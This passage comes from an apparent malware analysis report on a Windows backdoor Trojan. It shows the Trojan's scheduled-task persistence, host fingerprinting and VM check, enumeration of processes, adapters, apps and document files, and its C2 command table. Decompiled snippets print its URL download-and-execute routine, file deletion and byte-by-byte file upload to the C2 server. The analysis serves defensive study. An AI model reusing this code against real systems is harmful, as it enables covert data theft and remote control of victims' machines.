<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>MicroSoft Corporation</Author>
  </RegistrationInfo>
  <Triggers>
    <RegistrationTrigger id="Trigger2">
      <Repetition>
        <Interval>PT15M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <Enabled>true</Enabled>
      <Delay>PT5M</Delay>
    </RegistrationTrigger>
  </Triggers>
  <Principals>
    <Principal id="Principal1">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>                              </UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Principal1">
    <Exec>
      <Command>C:\ProgramData\winlog.exe</Command>
      <Arguments>Print.dll,message</Arguments>
    </Exec>
  </Actions>
</Task>
```

Figure 3-34 is a scheduled task file stored in the Task directory 3-34

Then, the Trojan generates a unique identity identifier for the host computer and returns the unique identity identifier to the C2 server, and the structure of the identity identifier is shown in Figure 3-35:




Figure 3-35 Identification 3-35

```
01 00 2d 91 00 00 30 26  36 26 31 26 30 26 56 49   ··-···0& 6&1&0&VI
    55 41 4c 2d 50 43  26 56 69 72 74    6c     UAL-PC &Virt  l
26 30 30 3a 31 36 3a     3a 34 42 3a 34 30 3a   &00:16:    :4B:40:
31 41 26 39 38 62 34 32  32 61 62 32 61 38 66 61   1A&98b42 2ab2a8fa
                         35 32 32 33 39 32 65 39        522392e9
34 30 37 30 63 66 31 32  33 33 33 34 66 61 62 65   4070cf12 3334fabe
63 37 36 34 63 35 62 64  35 34 64 66 34 37 63 63   c764c5bd 54df47cc
33 34 32 26 31 20 20 20  20 20 20 20 20 20 20 20   342&1
```

Figure 3-36 Sample ID 36

```
BOOL sub_10002030()
{
  ULONGLONG v0; // rax
  struct _OSVERSIONINFOEXW VersionInformation; // [esp+0h] [ebp-128h] BYREF

  VersionInformation.dwOSVersionInfoSize = 284;
  memset(&VersionInformation.dwMajorVersion, 0, 276);
  *(_DWORD *)&VersionInformation.wSuiteMask = 0x10000;
  v0 = VerSetConditionMask(0i64, 0x80u, 1u);
  return !VerifyVersionInfoW(&VersionInformation, 0x80u, v0);
}
if ( (unsigned __int8)sub_10002030() )          // 判断Windows操作系统是服务器版还是桌面版
  sub_1000A6D0((char *)&dword_10286DA8, "1", 1u);// 服务器版
else
  sub_1000A6D0((char *)&dword_10286DA8, "0", 1u);// 桌面版
v2 = sub_10001FF0(&v20);                        // 1
v34 = 0;
v3 = sub_10001FF0(v22);                         // 6
LOBYTE(v34) = 1;
v4 = (_DWORD *)sub_1000C070((int)&dword_10286DA8, (int)v24, "&");
LOBYTE(v34) = 2;
v5 = sub_1000C200(v26, v4, v3);
LOBYTE(v34) = 3;
v6 = sub_1000C150(v28, v5, "&");
LOBYTE(v34) = 4;
v7 = (char **)sub_1000C200(Block, v6, v2);
sub_10009A10((char **)&dword_10286DA8, v7);     // 操作系统版本标识&6&1
```

Figure 3-37 Judges the operating system version 3-37

```
_EAX = 1;                                       // 通过CPUID指令查询处理器信息和功能位
__asm { cpuid }
ProcessInformation.hThread = _EAX;
ProcessInformation.dwProcessId = _EBX;
ProcessInformation.dwThreadId = _ECX;           // ECX中存储CPU的功能信息
v191 = _EDX;
if ( _ECX >= 0 )                                // 通过CPU功能信息中是否存在hypervisor（虚拟机监视器）特征标识，来确定运行环境是虚拟机还是物理机
  sub_1000A6D0((char *)&dword_10286EB0, "1", 1u);// 物理机
else
  sub_1000A6D0((char *)&dword_10286EB0, "0", 1u);// 虚拟机
```

Figure 3-38 Determines whether the execution environment is a virtual machine or a physical machine 3-38

```
ProcessInformation = (struct _PROCESS_INFORMATION)xmmword_100316F0;
v191 = -1400600921;
v192 = 0;
do
{
  LOBYTE(p_ProcessInformation->hProcess) -= 80;
  p_ProcessInformation = (struct _PROCESS_INFORMATION *)((char *)p_ProcessInformation + 1)
}
while ( LOBYTE(p_ProcessInformation->hProcess) );
sub_1000C340(lpCmdLine, (char *)&ProcessInformation);// C:\Windows\SysWOW64\
sub_1000BC40();
sub_1000BC40();
v31 = lpCmdLine;
if ( v184 >= 8 )
  v31 = (LPCSTR *)lpCmdLine[0];
v32 = _Stat((LPCWSTR)v31, &v149);              // 获取C:\Windows\SysWOW64\文件夹状态
v33 = v32 != 8 && v32 != -1;
if ( v184 >= 8 )
  sub_1000AC90((_DWORD *)lpCmdLine[0], v184 + 1);
if ( v33 )                                     // 通过是否存在SysWOW64文件夹，来判断操作系统位数
  sub_1000A6D0((char *)&dword_10036C34, "1", 1u);// 不存在为1，位数为32位
else
  sub_1000A6D0((char *)&dword_10036C34, "0", 1u);// 存在为0，位数为64位
```

Figure 3-39 Determines the operating system bit number 3-39

```
v28 = 0;
v27 = 0i64;                                    // 操作系统版本标识&&1
v29 = 1779033703;
v30 = -1150833019;
v31 = 1013904242;
v32 = -1521486534;
v33 = 1359893119;
v34 = -1694144372;
v35 = 528734635;
v36 = 1541459225;
((void (__cdecl *)(const char *))sub_1000C070)("&");
v44 = 0;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v20, (int)&dword_10286EB0);// 虚拟机/物理机标识
LOBYTE(v44) = 1;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v21, "&");
LOBYTE(v44) = 2;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v22, (int)&dword_10036DA0);// 主机名
LOBYTE(v44) = 3;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v23, "&");
LOBYTE(v44) = 4;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v24, (int)&dword_10036C1C);// 用户名
LOBYTE(v44) = 5;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v25, "&");
LOBYTE(v44) = 6;
v7 = (char **)((int (__usercall *)@<eax>(void *@<ecx>, int))sub_1000C1D0)(v40, (int)&dword_1028D0A8);// MAC地址
sub_10009A10((char **)&dword_1028CFA0, v7);
sub_100099A0(v40);
sub_100099A0(v25);
sub_100099A0(v24);
sub_100099A0(v23);
sub_100099A0(v22);
sub_100099A0(v21);
sub_100099A0(v20);
v44 = -1;
sub_100099A0(v19);
((void (__cdecl *)(const char *))sub_1000C070)("-");
v44 = 7;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v12, (int)&dword_10036C1C);
LOBYTE(v44) = 8;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v13, "-");
LOBYTE(v44) = 9;
v8 = ((int (__usercall *)@<eax>(void *@<ecx>, int))sub_1000C1D0)(v14, (int)&dword_1028D0A8);// 主机名-用户名-MAC地址
LOBYTE(v44) = 10;
v9 = sub_1000E060((int)v15, v8);               // 将字符串"主机名-用户名-MAC地址"转成SHA256
LOBYTE(v44) = 11;
v10 = (_DWORD *)((int (__cdecl *)(const char *))sub_1000C070)("&");
LOBYTE(v44) = 12;
sub_1000C200(v17, v10, (_DWORD *)v9);
LOBYTE(v44) = 13;
((void (__usercall *)(void *@<ecx>, void *))sub_1000C150)(v18, "&");
LOBYTE(v44) = 14;
((void (__usercall *)(void *@<ecx>, int))sub_1000C1D0)(v37, (int)&dword_10036C34);// 操作系统位数标识
sub_100099A0(v18);
sub_100099A0(v17);
sub_100099A0(v16);
sub_100099A0(v15);
sub_100099A0(v14);
sub_100099A0(v13);
sub_100099A0(v12);
LOBYTE(v44) = 23;
sub_100099A0(v11);
((void (__cdecl *)(_DWORD))sub_100028A0)(1);// 回传身份标识
sub_100099A0(v37);
```

Figure 3-40 Concatenates the identity identifiers, and returns to the C2 server 3-40

The Trojan will then return the retrieved host information to the attacker's C2 server, where the retrieved information includes processes, network adapters, disk drives, installed applications, and files of the appropriate type.

Figure 3-41 Return message 3-41

Retrieve process information: Retrieve the process information that the host computer is running, and return the obtained information to the C2 server in the form of "program name - program PID - path where the program is located."




Figure 3-42 Retrieves the active process information of the host 3-42

```
v23 = OpenProcess(0x410u, 0, ppProcessInfo[v1 - 1].ProcessId);
if ( v23 )
{
  if ( K32GetModuleFileNameExA(v23, 0, Filename, 0x104u) )// 获取进程程序完整路径
  {
    sub_1000C070("----");
    v39 = 3;
    v24 = (void *)sub_1000C150(v27, Filename);
    sub_10009A10(v2, v24);
    sub_100099A0(v27);
    v39 = -1;
    sub_100099A0(v26);
  }
  CloseHandle(v23);
}
++v1;
v0 = pCount;
v2 += 24;
++v35;
```

Figure 3-43 Obtain the full path of the process program 3-43

```
87  winlog.exe----------1172----C:\ProgramData\winlog.exe
```

Figure 344 A format of process information returned 3-44

Retrieve the disk drive information: Obtain the disk drive information of the host computer, so that the Trojan horse can subsequently retrieve the file information of the disk drive that meets the conditions.

```
int v0; // edi
unsigned int v1; // ebx
char *v2; // esi
DWORD LogicalDrives; // [esp+Ch] [ebp-Ch]
char Src; // [esp+10h] [ebp-8h] BYREF
__int16 v6; // [esp+11h] [ebp-7h]

v0 = 1;
LogicalDrives = GetLogicalDrives();
sub_1000A6D0(byte_10036DB8, "Drives:", 7u);
v1 = 0;
v2 = (char *)&unk_10036DD0;
do
{
  if ( (LogicalDrives & (1 << v1)) == 1 << v1 )
  {
    v6 = 58;
    Src = v1 + 65;
    sub_1000A6D0(v2, &Src, strlen(&Src));
    ++v0;
    v2 += 24;
  }
  ++v1;
}
while ( v1 < 0xC );
sub_1000A6D0(
  &byte_10036DB8[24 * v0],
  "============================================",
  0x7Au);
return v0;
```

Figure 3-45 Retrieves disk information 3-45

Retrieve network adapter information, including adapter type, name, description, Mac address, IPv4 address, gateway, subnet mask, and more.

```
if ( !GetAdaptersInfo(v4, &SizePointer) )
{
  v5 = v4;
  if ( v4 )
  {
    v6 = 0;
    do
    {
      if ( v5->AdapterName[0] )
        v7 = strlen(v5->AdapterName);
      else
        v7 = 0;
      sub_1000A6D0(&byte_104D7050[v6], v5->AdapterName, v7);
      if ( v5->Description[0] )
        v8 = strlen(v5->Description);
      else
        v8 = 0;
      sub_1000A6D0(&byte_10036C80[v6], v5->Description, v8);
      sub_1000C260(Buffer, "%.2X:%.2X:%.2X:%.2X:%.2X:%.2X", v5->Address[0]);
      if ( Buffer[0] )
        v9 = strlen(Buffer);
      else
        v9 = 0;
      sub_1000A6D0(&byte_10286DD8[v6], Buffer, v9);
      Type = v5->Type;
      switch ( Type )
      {
        case 1u:
          sub_1000A6D0(&byte_10286EE0[v6], "Others", 6u);
          break;
        case 6u:
          sub_1000A6D0(&byte_10286EE0[v6], "Ethernet", 8u);
          break;
        case 9u:
          sub_1000A6D0(&byte_10286EE0[v6], "Token Ring", 0xAu);
          break;
        case 0xFu:
          sub_1000A6D0(&byte_10286EE0[v6], "FDDI", 4u);
          break;
        case 0x17u:
          sub_1000A6D0(&byte_10286EE0[v6], "PPP", 3u);
          break;
        case 0x18u:
          sub_1000A6D0(&byte_10286EE0[v6], "Lookback", 8u);
          break;
        case 0x1Cu:
          sub_1000A6D0(&byte_10286EE0[v6], "Slip", 4u);
          break;
```

Figure 3-46 Retrieves network adapter information 3-46

```
for ( i = 1; i < v0; ++i )
{
  v17 = (_DWORD *)sub_1000C280((char *)&unk_10286EC8 + 24 * i, v59);
  v90 = 0;
  v18 = sub_1000C150(v62, v17, "   Adapter Name :- ");
  LOBYTE(v90) = 1;
  v19 = sub_1000C1D0(v64, v18, &dword_104D7038[6 * i]);
  LOBYTE(v90) = 2;
  v20 = sub_1000C150(v66, v19, "  Adapter Description :- ");
  LOBYTE(v90) = 3;
  v21 = sub_1000C1D0(v68, v20, &dword_10036C68[6 * i]);
  LOBYTE(v90) = 4;
  v22 = sub_1000C150(v70, v21, "  Adapter/MAC Address :- ");
  LOBYTE(v90) = 5;
  v23 = sub_1000C1D0(v72, v22, &dword_10286DC0[6 * i]);
  LOBYTE(v90) = 6;
  v24 = sub_1000C150(v74, v23, "  IPv4 Address :-");
  LOBYTE(v90) = 7;
  v25 = sub_1000C1D0(v76, v24, &dword_104D7128[6 * i]);
  LOBYTE(v90) = 8;
  v26 = sub_1000C150(v78, v25, "  SubNet Mask :-");
  LOBYTE(v90) = 9;
  v27 = sub_1000C1D0(v80, v26, &dword_10286FB8[6 * i]);
  LOBYTE(v90) = 10;
  v28 = sub_1000C150(v82, v27, "  Gateway :- ");
  LOBYTE(v90) = 11;
  v29 = (char **)sub_1000C1D0(Block, v28, &dword_102870A8[6 * i]);
  sub_10009A10((char **)&byte_1028CFB8[24 * i], v29);
```

Figure 3-47 Network information to be retrieved 3-47

Retrieve application information: The name, version and path of the software installed on the host computer are obtained by retrieving the subkey of the registry HKLM\ Software\ Microsoft\ Windows\ CurrentVersion\\\ Uninstall.

```
v0 = RegOpenKeyExA;
RegOpenKeyExA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 0x20019u, &phkResult);
v1 = 0;
cchName = 1024;
v47 = 0;
v2 = 1;
sub_1000A6D0(byte_102871E0, "Apps:", 5u);
v3 = RegEnumKeyExA(phkResult, 0, Name, &cchName, 0, 0, 0, 0);
if ( v3 != 259 )
{
  while ( 1 )
  {
    if ( v3 )
      goto LABEL_114;
    if ( !v0(phkResult, Name, 0, 0x20019u, &hKey) )
      break;
ABEL_115:
    v3 = RegEnumKeyExA(phkResult, v1, Name, &cchName, 0, 0, 0, 0);
    if ( v3 == 259 )
      goto LABEL_116;
  }
  sub_10003FA0(v55, hKey, "DisplayName");
  v63 = 0;
  sub_10003FA0(v50, hKey, "Publisher");
  LOBYTE(v63) = 1;
  sub_10003FA0(v58, hKey, "DisplayVersion");
  LOBYTE(v63) = 2;
  sub_10003FA0(v52, hKey, "InstallLocation");
  LOBYTE(v63) = 3;
```

Figure 3-48 Retrieves the registry 3-48

Retrieve the appropriate type of file in the disk drive: File types that the attacker is interested in are doc, docx, pdf, txt, ppt, pptx, xls, xlsx, zip, rar, 7z, and axx.

```
sub_1000A6D0((char *)dword_1003CEA8, "File List:", 0xAu);
if ( a1 <= 1 )
{
  v6 = dword_100359A0;
}
else
{
  v2 = (char *)&unk_10036DD0;
  v3 = a1 - 1;
  do
  {
    if ( *((_DWORD *)v2 + 5) < 0x10u )
      v4 = v2;
    else
      v4 = *(char **)v2;
    v10 = 15;
    v9 = 0;
    LOBYTE(v8[0]) = 0;
    if ( *v4 )
    {
      v11 = v4 + 1;
      v5 = strlen(v4);
    }
    else
    {
      v5 = 0;
    }
    sub_1000A6D0((char *)v8, v4, v5);
    sub_10004810(v8[0], (int)v8[1], (int)v8[2], (int)v8[3], v9, v10); // 检索文件
    v6 = dword_100359A0;
    v2 += 24;
    dword_100359A4 = dword_100359A0;
    --v3;
  }
  while ( v3 );
}
return sub_1000A6D0((char *)&dword_1003CEA8[6 * v6], "Done", 4u);
```


Figure 3-49 Searching for Files 3-49

```
aDoc            db 'doc',0
aDocx           db 'docx',0
                align 10h
aPdf            db 'pdf',0
aTxt            db 'txt',0
aPpt            db 'ppt',0
aPptx           db 'pptx',0
                align 4
aXls            db 'xls',0
aXlsx           db 'xlsx',0
                align 10h
aZip            db 'zip',0
aRar            db 'rar',0
a7z             db '7z',0
                align 4
aAxx            db 'axx',0
```

Figure 3-50 File types of interest to an attacker 3-50

```
v78 = 1;
sub_1000C070("\\");
if ( sub_1000A510(Block, (int)"C:\\Program Files\\", v7, 17) == -1
  && sub_1000A510(Block, (int)"C:\\Program Files (x86)\\", v8, 23) == -1
  && sub_1000A510(Block, (int)"C:\\Windows\\", v9, 11) == -1
  && sub_1000A510(Block, (int)"C:\\PerfLogs\\", v10, 12) == -1
  && sub_100097C0((int)Block, (int)"C:\\ProgramData\\", v11) == -1
  && sub_100097C0((int)Block, (int)"C:\\$Recycle.Bin\\", v12) == -1
  && sub_100097C0((int)Block, (int)"C:\\Sys Reset\\", v13) == -1
  && sub_100097C0((int)Block, (int)"C:\\Apps\\", v14) == -1
  && sub_100097C0((int)Block, (int)"C:\\Drivers\\", v15) == -1
  && sub_100097C0((int)Block, (int)"C:\\Intel\\", v16) == -1
  && sub_100097C0((int)Block, (int)"C:\\Program Data\\", v17) == -1
  && sub_100097C0((int)Block, (int)"C:\\Recovery\\", v18) == -1
  && sub_100097C0((int)Block, (int)"C:\\System Volume Information\\", v19) == -1
  && sub_100097C0((int)Block, (int)"C:\\dell\\", v20) == -1
  && sub_100097C0((int)Block, (int)"C:\\Windows.old\\", v21) == -1
  && sub_100097C0((int)Block, (int)"\\AppData\\", v22) == -1 )
{
  sub_10009920((void *)"\\");
  sub_1000C070("*");
  LOBYTE(v78) = 2;
  v23 = (const CHAR *)lpFileName;
  p_FindFileData = (int)&FindFileData;
  if ( lpFileName[5] >= (LPCSTR)0x10 )
    v23 = lpFileName[0];
  FirstFileA = FindFirstFileA(v23, (LPWIN32_FIND_DATAA)p_FindFileData);
  if ( FirstFileA != (HANDLE)-1 )
  {
```

需要排除的目录

Figure 3-51 Directory to be excluded 3-51

Finally, after the above information is returned, the Trojan horse enters the backdoor state, and waits for the C2 server to issue the instruction to execute the corresponding function.

Through the analysis of Trojan horse, it is found that the attacker mainly uses multiple While loops to implement backdoor operations, and each While loop designed by the attacker can perform one or more functions.

```
while ( 1 )
  {
    while ( 1 )
    {
      while ( 1 )
      {
        while ( 1 )
        {
          while ( 1 )
          {
            if ( sub_100090F0("Wait") )
              break;
            ......
          }
          if ( sub_100090F0("CFEx") )
            break;
          ......
        }
        if ( !(unsigned __int8)sub_10008D50(v185, "GetF") )
          break;
        ......
      }
      if ( !(unsigned __int8)sub_10008D50(v185, "FeFi") )
        break;
      ......
    }
    if ( (unsigned __int8)sub_10008D50(v185, "LiFi") )
      .....
    if ( (unsigned __int8)sub_10008D50(v185, "Exit") )
    {
      ......
    }
    if ( (unsigned __int8)sub_10008D50(v185, "SuCi") )
      ......
    if ( (unsigned __int8)sub_10008D50(v185, "ReST") )
      break;
    if ( (unsigned __int8)sub_10008D50(v185, "DelF") )
    {
      ......
    }
    if ( (unsigned __int8)sub_10008D50(v185, "ReSh") )
    {
      .....
    }
    else
    {
      if ( (unsigned __int8)sub_10008D50(v185, "DWNL") )
      {
        ......
      }
    }
  }
}
```

Figure 3-52 Implements backdoor operations using multiple While loops 3-52

The instructions issued by the attacker can be divided into primary and secondary instructions. the primary instruction represents a whole function and the secondary instruction represents a branch function under the whole function.

When the attacker controls the target, he first issues a level instruction to enter the whole function, and then issues a specific instruction to implement the branch function. Specific instructions are separated by "and" characters, that is, the form of "secondary instructions and specific operations," the Trojan horse will be decomposed by the Strtok function after receiving the specific instructions. At the same time, after completing the instruction, the Trojan will return a specific character to the C2 server to identify the result of the execution of the instruction.

Figure 3-53 Level 1 instructions issued by the attacker 3-53

Figure 3-54 Level-2 instructions issued by an attacker 3-54

The instructions and functions sent by the attacker through the C2 server are shown in Table 3-8:

Table 3-8 Instruction function table 3-7

Level 1 instruction	Tier-2 instruction	Specific functions	Return identification	Meaning of the logo
Wait	None	Waiting for C2 to issue a command	Hi	A wait instruction has been received, waiting for a follow-up instruction.
Cfex	Je	Executes the specified executable file	Exfl	Executable file execution failed
			Exsu	The executable file was executed successfully
	Cfe	Retrieves the specified executable file	Fnof	No file was retrieved
			Fifo	The file was retrieved successfully
	Jd	Download the executable file according to the URL issued by C2	Judo	The file was downloaded successfully
			Dowf	File download failed
	De	Download the executable file according to the URL sent by C2, and execute the file	Dnex	The file was downloaded and executed successfully
			Exef	The file download succeeded, but the execution failed

			Dowf	File download failed
Delf	None	Delete the specified file	Finf	The file was not found
			Fids	The file was deleted successfully
			Fidf	Complete the delete operation
Resh	None	Rebound Shell	Bc	Successfully connected to C2, but C2 did not reply
			Uc	Failed to connect C2
Getf	Getf	Get the file	Done	File uploading completed
	Send	Return file	None	None
	Skip	Skip the current file, i.e. do not upload	None	None
	Next	Skip the current file, i.e. do not upload.	None	None
Fefi	None	Upload the designated file	Fnof	The specified file was not retrieved
			Fefi	The file is read successfully. the file data will be returned soon
			Acde	File reading failed
Dwnl	Dwnl	Receive the data sent by C2 and write to the file	Fnnr	The writing to the file failed
			Dowf	Failed to download the file
			Judo	Just downloading files
	Dwne	Receive the data sent by C2, write into the file, and execute	Dnex	The file was downloaded and executed successfully
			Exef	File execution failed
Lifi	None	After 5 minutes of dormancy, access the back door function again and receive new commands	None	None
Exit	None	Exit procedure	Exit	Exit successfully
Rest	None	Exit procedure	Rest	Exit successfully

```
LibraryA = LoadLibraryA("urlmon");
URLDownloadToFileA = (HRESULT (__stdcall *)(LPUNKNOWN, LPCSTR, LPCSTR, DWORD, LPBINDSTATUSCALLBACK))GetProcAddress(LibraryA, "URLDownloadToFileA");
v71 = v159;
if ( v161 >= 0x10 )
  v71 = (void **)v159[0];
v72 = FileName;
if ( v164 >= 0x10 )
  v72 = *(WCHAR **)FileName;
v73 = ((int (__cdecl *)(_DWORD, WCHAR *, void **, _DWORD, _DWORD))URLDownloadToFileA)(0, v72, v71, 0, 0);// 下载文件
v167 = 15;
v74 = v73;
v166 = 0;
LOBYTE(Block[0]) = 0;
sub_1000A6D0((char *)Block, "DowF", 4u);
LOBYTE(v195) = 12;
if ( !v74 )
{
  sub_1000A6D0((char *)Block, "JuDo", 4u);
  if ( sub_10009690(v156, "DE") )
  {
    v184 = 15;
    v183 = 0;
    LOBYTE(lpCmdLine[0]) = 0;
    sub_1000A6D0((char *)lpCmdLine, "JuDo", 4u);
  }
  else
  {
    sub_1000A6D0((char *)Block, "ExeF", 4u);
    v184 = 15;
    v183 = 0;
    LOBYTE(lpCmdLine[0]) = 0;
    sub_1000A7D0(lpCmdLine, v159, 0, 0xFFFFFFFF);
    LOBYTE(v195) = 13;
    v75 = (const CHAR *)lpCmdLine;
    if ( v184 >= 0x10 )
      v75 = lpCmdLine[0];
    if ( WinExec(v75, 5u) )          // 执行可执行文件
      sub_1000A6D0((char *)Block, "DnEx", 4u);
    LOBYTE(v195) = 12;
  }
  sub_100099A0(lpCmdLine);
}
sub_10002BA0((int)Block, v36, 1);   // 回传标识
```


Figure 3-55 Downloads files by URL and executes executable files 3-55

```
if ( sub_10009690(v172, "CFEx") )      // 判断一级指令是否为CFEx
  break;
memset(String, 0, sizeof(String));
if ( !v38(v36, String, 1024, 0) )      // 接收二级指令
  goto LABEL_294;
v52 = strtok(String, ",");
v53 = v52;
v158 = 15;
v157 = 0;
LOBYTE(v156[0]) = 0;
if ( *v52 )
  v54 = strlen(v52);
else
  v54 = 0;
sub_1000A6D0((char *)v156, v53, v54);
LOBYTE(v195) = 6;
if ( sub_10009690(v156, "JD") && sub_10009690(v156, "DE") )// 判断二级指令
{
  v55 = strtok(0, ",");
  sub_10009B40((int)v159, v55);
  LOBYTE(v195) = 14;
  sub_10009740(v159, (int)Src, 0, v160);
  LOBYTE(v195) = 15;
  sub_10009B40((int)lpCmdLine, "hi");
  LOBYTE(v195) = 16;
  if ( sub_1000C330(v156, "CFE") )
  {
    sub_10009960((char *)lpCmdLine, "FNoF");
    v56 = (const CHAR *)sub_10009880(Src);
    if ( GetFileAttributesA(v56) != -1 )// 获取文件属性
      sub_10009960((char *)lpCmdLine, "FiFo");
  }
  else
  {
    sub_10009BC0(FileName, (int)Src);
    LOBYTE(v195) = 17;
    sub_10009960((char *)lpCmdLine, "ExFl");
    v57 = (const CHAR *)sub_10009880(FileName);
    if ( WinExec(v57, 5u) )            // 执行文件
      sub_10009960((char *)lpCmdLine, "ExSu");
    LOBYTE(v195) = 16;
    sub_100099A0(FileName);
  }
  sub_10002BA0((int)lpCmdLine, v36, 1);// 回传标识
```

Figure 3-56 Retrieve documents and execute documents 3-56

```
if ( sub_1000C330(v172, "DelF") )          // 判断一级指令是否为DelF
{
  memset(String, 0, sizeof(String));
  if ( !v38(v36, String, 1024, 0) )        // 接收要删除文件的路径
    goto LABEL_293;
  v99 = strtok(String, ",");
  sub_10009B40((int)v159, v99);
  LOBYTE(v195) = 26;
  sub_10009740(v159, (int)Src, 0, v160 - 1);
  LOBYTE(v195) = 27;
  sub_10009B40((int)lpCmdLine, "FiNF");
  LOBYTE(v195) = 28;
  sub_1000C540(FileName, (LPCCH)Src);
  v100 = sub_10002900(FileName);
  sub_100020D0((_DWORD **)FileName);
  if ( v100 )
  {
    v101 = (const CHAR *)sub_10009880(Src);
    DeleteFileA(v101);                     // 删除指定文件
    sub_10009960((char *)lpCmdLine, "FiDS");
    sub_1000C540(FileName, (LPCCH)Src);
    v102 = sub_10002900(FileName);
    sub_100020D0((_DWORD **)FileName);
    if ( v102 )
      sub_10009960((char *)lpCmdLine, "FiDF");
  }
  sub_10002BA0((int)lpCmdLine, v36, 1);    // 回传标识
  sub_100099A0(lpCmdLine);
  v103 = Src;
L_290:
  sub_100099A0(v103);
  v94 = v159;
  goto LABEL_291;
```

Figure 3-57 Delete the specified file 3-57

```
if ( !sub_1000C330(v172, "FeFi") )          // 判断一级指令是否为FeFi
  break;
memset(String, 0, sizeof(String));
if ( !v38(v36, String, 1024, 0) )           // 接收二级指令
  goto LABEL_293;
strtok(String, ",");
v92 = strtok(0, ",");
sub_10009B40((int)lpCmdLine, v92);
LOBYTE(v195) = 19;
sub_1000C540(Src, (LPCCH)lpCmdLine);
v93 = !sub_10002900((const WCHAR *)Src);  // 检索指定文件
sub_100020D0((_DWORD **)Src);
if ( v93 )
{
  sub_10009B40((int)Src, "FNoF");
  LOBYTE(v195) = 20;
  sub_10002BA0((int)Src, v36, 1);           // 回传标识
  sub_100099A0(Src);
  Sleep(0x186A0u);                          // 休眠
  v94 = lpCmdLine;
}
else
{
  v95 = (const char *)sub_10009880(lpCmdLine);// 回传file
  v96 = fopen(v95, "rb");
  if ( v96 )
  {
    sub_10009B40((int)Src, "FeFi");
    LOBYTE(v195) = 22;
    sub_10002BA0((int)Src, v36, 1);         // 回传标识
    fseek(v96, 0, 2);
    v97 = ftell(v96);
    rewind(v96);
    v98 = (char *)malloc(1u);
    if ( v98 )
    {
      if ( v97 > 0 )
      {
        do
        {
          if ( fread(v98, 1u, 1u, v96) )
            send(s, v98, 1, 0);             // 回传文件数据
          --v97;
        }
        while ( v97 );
      }
      v36 = s;
      qmemcpy(v171, "@^!)", sizeof(v171));// 回传@^!)，标识文件上传完毕
      send(s, &v171[3], 1, 0);
      send(s, &v171[2], 1, 0);
      send(s, &v171[1], 1, 0);
      send(s, v171, 1, 0);
    }
    else
    {
      v36 = s;
    }
  }
  else
  {
    sub_10009B40((int)Src, "AcDe");        // 打开文件失败
    LOBYTE(v195) = 21;
    sub_10002BA0((int)Src, v36, 1);         // 回传标识
  }
  sub_100099A0(Src);
  fclose(v96);
  Sleep(0x186A0u);                          // 休眠
  v94 = lpCmdLine;
```

Figure 3-58 Upload a specified file 3-58

```
if ( sub_1000C330(v172, "DWNL") )          // 判断一级指令是否为DWNL
{
  memset(String, 0, sizeof(String));
  if ( v36(v36, String, 1024, 0) )         // 接收二级指令
  {
    v112 = strtok(String, ",");
